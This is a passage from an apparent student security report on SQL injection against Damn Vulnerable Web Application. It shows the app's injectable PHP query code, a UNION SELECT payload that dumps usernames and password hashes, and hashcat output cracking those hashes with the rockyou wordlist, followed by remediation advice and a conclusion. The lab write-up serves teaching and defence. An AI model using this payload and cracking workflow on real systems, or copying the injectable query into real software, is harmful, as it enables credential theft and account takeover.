    switch ( $_DVWA['SQLI_DB'] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'
LIMIT 1;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die(
'<pre>Something went wrong.</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}
</pre>";
            }

            ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ?
false : $__mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'
LIMIT 1;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
                }
            } else {
                echo "Error in fetch " . $sqlite_db->lastErrorMsg();
            }
            break;
    }
}

?>

```

Figure 14

By assessing the information, the payload that would work on this backend can be seen as follows:

1' UNION SELECT user, password FROM users#

The query seems normal but had a follow up query “UNION SELECT user, password FROM users#;”. The follow up query union selecting user and password from users table results in data breach displaying username and hashed password as shown in figure 15.




Figure 15

6. Impact Explanation

SQL Injection is a serious vulnerability because it allows attackers to access sensitive information without proper authorization. In this project, the SQL Injection attack successfully extracted usernames and password hashes from the users table in Damn Vulnerable Web Application. This shows that an attacker can bypass normal access controls and directly retrieve confidential database contents.

```
(danjpk@danjpk)-[~]
$ hashcat -a 0 -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-AMD Ryzen 5 3600 6-Core Processor, 1116/2232 MB (512 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'hashes.txt' on line 6 ( ): Token length exception
* Token length exception: 1/6 hashes
  This error happens if the wrong hash type is specified, if the hashes are malformed, or if input is otherwise not as expected (for example, if the --username or --dynamic-x option is used but no username or dynamic-tag is present).
Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory allocated for this attack: 512 MB (920 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: hashes.txt
Time.Started....: Mon Apr 20 21:24:59 2026 (0 secs)
Time.Estimated...: Mon Apr 20 21:24:59 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 47803 H/s (0.18ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.....: 3072/14344385 (0.02%)
Rejected.....: 0/3072 (0.00%)
Restore.Point....: 2048/14344385 (0.01%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: slimshady -> dangerous
Hardware.Mon.#01.: Util: 84%

Started: Mon Apr 20 21:24:26 2026
Stopped: Mon Apr 20 21:25:00 2026
```

Figure 16

To emphasize how severe the impact can be, extracted password hashes can be cracked into plain text passwords using hashcat tool along with rockyou word lists (figure 16). The extracted password can be cracked as follow:

5f4dcc3b5aa765d61d8327deb882cf99: password

e99a18c428cb38d5f260853678922e03: abc123

0d107d09f5bbe40cade3de5c71e9e9b7: letmein

8d3533d75ae2c3966d7e0d4fcc69216b: charley

Once this happens, attackers can log in as legitimate users or administrators, leading to account compromise, privilege escalation, and possible full control of the web application. In real-world systems, reused passwords may also allow attackers to access other services such as email, company portals, or internal systems.

This demonstrates that SQL Injection is not only a data exposure issue but can also lead to complete system compromise, making it one of the most dangerous web application vulnerabilities.

7. Remediation Advice

The most effective way to prevent SQL Injection is to use prepared statements and parameterized queries instead of placing user input directly into SQL commands. This ensures that user input is treated only as data and not as part of the SQL query. In the DVWA example, the vulnerability exists because the id value is inserted directly into the query without proper protection.

Input validation should also be used to restrict unexpected characters and ensure that only valid data types, such as numbers for user IDs, are accepted. Database accounts should follow the principle of least privilege, meaning the application should only have the minimum permissions needed instead of full database access.

In addition, detailed SQL error messages should not be shown to users because they can help attackers understand how the database works. Logging, monitoring, and regular security testing should also be used to detect suspicious activity early and reduce the risk of successful attacks.

8. Conclusion

This project demonstrated how SQL Injection vulnerabilities can be exploited in Damn Vulnerable Web Application under both Medium and High security levels. By manipulating the vulnerable id parameter, it was possible to retrieve usernames and password hashes from the database, showing how weak input handling can lead to unauthorized access to sensitive information.

The comparison between Medium and High security levels showed that stronger protections, such as session-based input handling, limited query results, and hidden error messages, can make exploitation more difficult but do not fully remove the vulnerability if insecure query building is still used.

This project highlights how dangerous SQL Injection can be in real-world systems, especially when attackers are able to crack password hashes into plain text credentials. It also shows the importance of secure coding practices such as prepared statements, proper input validation, and least privilege database access to reduce the risk of database compromise and system takeover.